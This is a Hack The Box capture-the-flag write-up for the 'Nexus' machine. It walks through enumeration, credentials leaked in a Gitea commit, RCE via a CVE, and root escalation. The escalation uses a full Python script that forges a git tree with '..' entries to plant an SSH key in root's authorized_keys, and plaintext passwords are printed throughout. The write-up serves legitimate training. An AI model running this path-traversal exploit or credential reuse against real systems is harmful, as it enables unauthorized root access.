Hack The Box

Nexus

Write-up

IP Address:	10.129.135.35
Difficulty:	EASY
Date:	October 24, 2026
Author:	Casey
Version:	1.0

Contents

1 Enumeration **2**
- 1.1 Nmap . . . 2
- 1.2 Directory enumeration . . . 4
- 1.3 Subdomain Enumeration . . . 4
- 1.4 Web Exploration . . . 5
- 1.5 Vulnerability Research . . . 8

2 Explotation **9**
- 2.1 CVE-2026-38526: Remote Code Execution . . . 9
- 2.2 Lateral Movement . . . 10
- 2.3 User Flag . . . 11

3 Privilege Escalation **12**
- 3.1 Linux Enumeration . . . 12
- 3.2 Gitea Template Path Traversal . . . 12
- 3.3 Root Flag . . . 15

1. Enumeration

1.1 Nmap

The first step is trying to scan TCP ports:

```
Port Scan


sudo nmap -sS --min-rate 5000 -p- --open -n -Pn -oN allPorts 10.129.135.35
```

```
~/machines/nexus/nmap
❯ sudo nmap --min-rate 5000 -sS -open -p- nexus.htb -n -Pn -oN portScan
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-03 09:54 -0500
Nmap scan report for nexus.htb (10.129.135.35)
Host is up (7.7s latency).
Not shown: 61730 filtered tcp ports (no-response), 3803 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Figure 1.1: Port Scan

After discovering open ports, we can run an extensive scan to find more information about the services running.

```
Deep Scan


nmap -sCV -p 22,80 -oN deepScan 10.129.135.35
```

```
~/machines/nexus/nmap
❯ nmap -sCV -p 22,80 nexus.htb -oN deepScan
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-03 10:09 -0500
Nmap scan report for nexus.htb (10.129.135.35)
Host is up (0.49s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Nexus Energy Authority \xE2\x80\x94 Powering the Nation's Future
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
```

Figure 1.2: Deep Scan

Exploring the page on port 80.




Figure 1.3: Web Exploration

Email found.
Now we know that we have services where we can search for vulnerabilities.

1.2 Directory enumeration

```
Fuzzing Directories

gobuster dir -u http://nexus.htb/ -w directory-list-2.3-medium.txt -t 10
```

But there are no directories, so let us enumerate subdomains.

1.3 Subdomain Enumeration

```
Fuzzing Subdomains

ffuf -u http://nexus.htb/ -w subdomains-top1million-5000.txt -H "Host: FUZZ.nexus.htb" -t
 20 -fs 154
```




Figure 1.4: Discovered Subdomains

Exploring subdomains in browser




Figure 1.5: Git Subdomain




Figure 1.6: Billing Subdomain

1.4 Web Exploration

Git subdomain could contain some repositories, we can try to find secrets on it.




Figure 1.7: Git Exploration

As we think, there was repositories, lets explore it.




Figure 1.8: Repository Exploration

```
15  15   DB_PORT=3306
16  16   DB_DATABASE=krayin
17  17   DB_USERNAME=krayin
18      - DB_PASSWORD=N27xh!!2ucY04
        + DB_PASSWORD=
19  19   DB_PREFIX=
20  20   BROADCAST_DRIVER=log
21  21   CACHE_DRIVER=file
```

Figure 1.9: Secrets Revealed

Looking at the commit history, we could find a DB_PASSWORD, and the username krayin, so we're going to save it and try to use it.




Figure 1.10: Signed in as J.Matthew

On billing subdomain trying with found email and DB_PASSWORD:

```
Credentials

j.matthew@nexus.htb:N27xh!!2ucY04
```

We can log into the web application.

1.5 Vulnerability Research

After looking for vulnerabilities on the web applications, i can find a vulnerability that allows RCE on krayin server.




Figure 1.11: CVE Found

2. Explotation

2.1 CVE-2026-38526: Remote Code Execution

Let's Launch the attack based on Available PoC.




Figure 2.1: CVE Request




Figure 2.2: CVE Response

Now, accessing to the file retrieved by server response with ?cmd=id. We have access as www-data.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 2.3: RCE

2.2 Lateral Movement

Looking at the .env file of the application on the system.

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=
```

Figure 2.4: Credentials Found

Trying with that credentials and username jones, we get access as jones.




Figure 2.5: Shell as Jones

2.3 User Flag

User Flag

`6708f2 ... 6b438a`

3. Privilege Escalation

3.1 Linux Enumeration

Looking for running processes and SUID files, i found this on gitea project.

```
jones@nexus:/etc/gitea$ cat template-sync.py
import os
import sys
import json
import subprocess
import time
import urllib.request

GITEA_URL = "http://localhost:3000"
REPO_ROOT = "/var/lib/gitea/data/gitea-repositories"
STAGING_DIR = "/home/git/template-staging"
LOG_FILE = "/var/log/template-sync.log"
```

Figure 3.1: Running Template

It executes and update files from repository that are not in local file system, so, we just need to inject a file that could give us access to the system.

3.2 Gitea Template Path Traversal

First, lets generate the file to inject.

```
Creating ssh key

ssh-keygen -t ed25519 -f /tmp/.k -N ''
```

```
jones@nexus:/etc/gitea$ ssh-keygen -t ed25519 -f /tmp/.k -N ''
Generating public/private ed25519 key pair.
Your identification has been saved in /tmp/.k
Your public key has been saved in /tmp/.k.pub
The key fingerprint is:
SHA256:vzQm76hv3rxNJlufyScb1t06TZGeUtvMJ3R7406uJ7A jones@nexus
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|                 |
|                .|
|              .+.|
|        S    .o+*|
|         . . ..BX|
|        . * * ==B|
|        .O E ==Bo|
|      .=+.O...%B |
+----[SHA256]-----+
```

Figure 3.2: Injecting File

Now using jones credentials we can create a repositorie.




Figure 3.3: Repository creation

```
Clone Repository


    git clone http://jones:'y27xb3ha!!74GbR'@127.0.0.1:3000/jones/template-test.git
```

After this, we need to create a malformed git tree to inject path traversal, i used this code from official write up.

```
python code for malformed git tree


# build.py
#!/usr/bin/env python3
import hashlib,zlib,os,subprocess,sys,time
def write_obj(data,t):
    h=("%s %d"%(t,len(data))).encode()+b"\x00"
    s=h+data
    sha=hashlib.sha1(s).hexdigest()
    d=os.path.join(".git","objects",sha[:2])
    os.makedirs(d,exist_ok=True)
    p=os.path.join(d,sha[2:])
    if not os.path.exists(p):
        open(p,"wb").write(zlib.compress(s))
    return sha
def entry(mode,name,sha):
    return("%s %s"%(mode,name)).encode()+b"\x00"+bytes.fromhex(sha)
if not os.path.isdir(".git"):
    print("Run inside git repo");sys.exit(1)
r=subprocess.run(["cat","/tmp/.k.pub"],capture_output=True,text=True)
if r.returncode≠0:
    print("ssh-keygen -t ed25519 -f /tmp/.k -N ''");sys.exit(1)
key=r.stdout.strip()+"\n"
blob=write_obj(key.encode(),"blob")
readme=write_obj(b"# Template\n","blob")
ssh_t=write_obj(entry("100644","authorized_keys",blob),"tree")
cur=write_obj(entry("40000",".ssh",ssh_t),"tree")
fir=write_obj(entry("40000","root",cur),"tree")
for i in range(4):
    fir=write_obj(entry("40000","..",fir),"tree")
root=write_obj(entry("100644","README.md",readme)+entry("40000","..",fir),"tree")
ts=int(time.time())
c="tree %s\nauthor x <x@x> %d +0000\ncommitter x <x@x> %d +0000\n\ninit\n"%(root,ts,ts)
sha=write_obj(c.encode(),"commit")
os.makedirs(os.path.join(".git","refs","heads"),exist_ok=True)
open(os.path.join(".git","refs","heads","main"),"w").write(sha+"\n")
print("Done: "+sha)
```

Execute it in the repository.

```
jones@nexus:/tmp/template-test$ python3 /tmp/build.py
Done: 0a5644d9e9dca70a9b1b01dec63032c86e70533e
jones@nexus:/tmp/template-test$
```

Figure 3.4: Malformed Git Tree

And now we just need to push our commit to exploit.

```
Push malformed tree

git push -u origin main --force
```

So, we can log into the system as root via ssh.

```
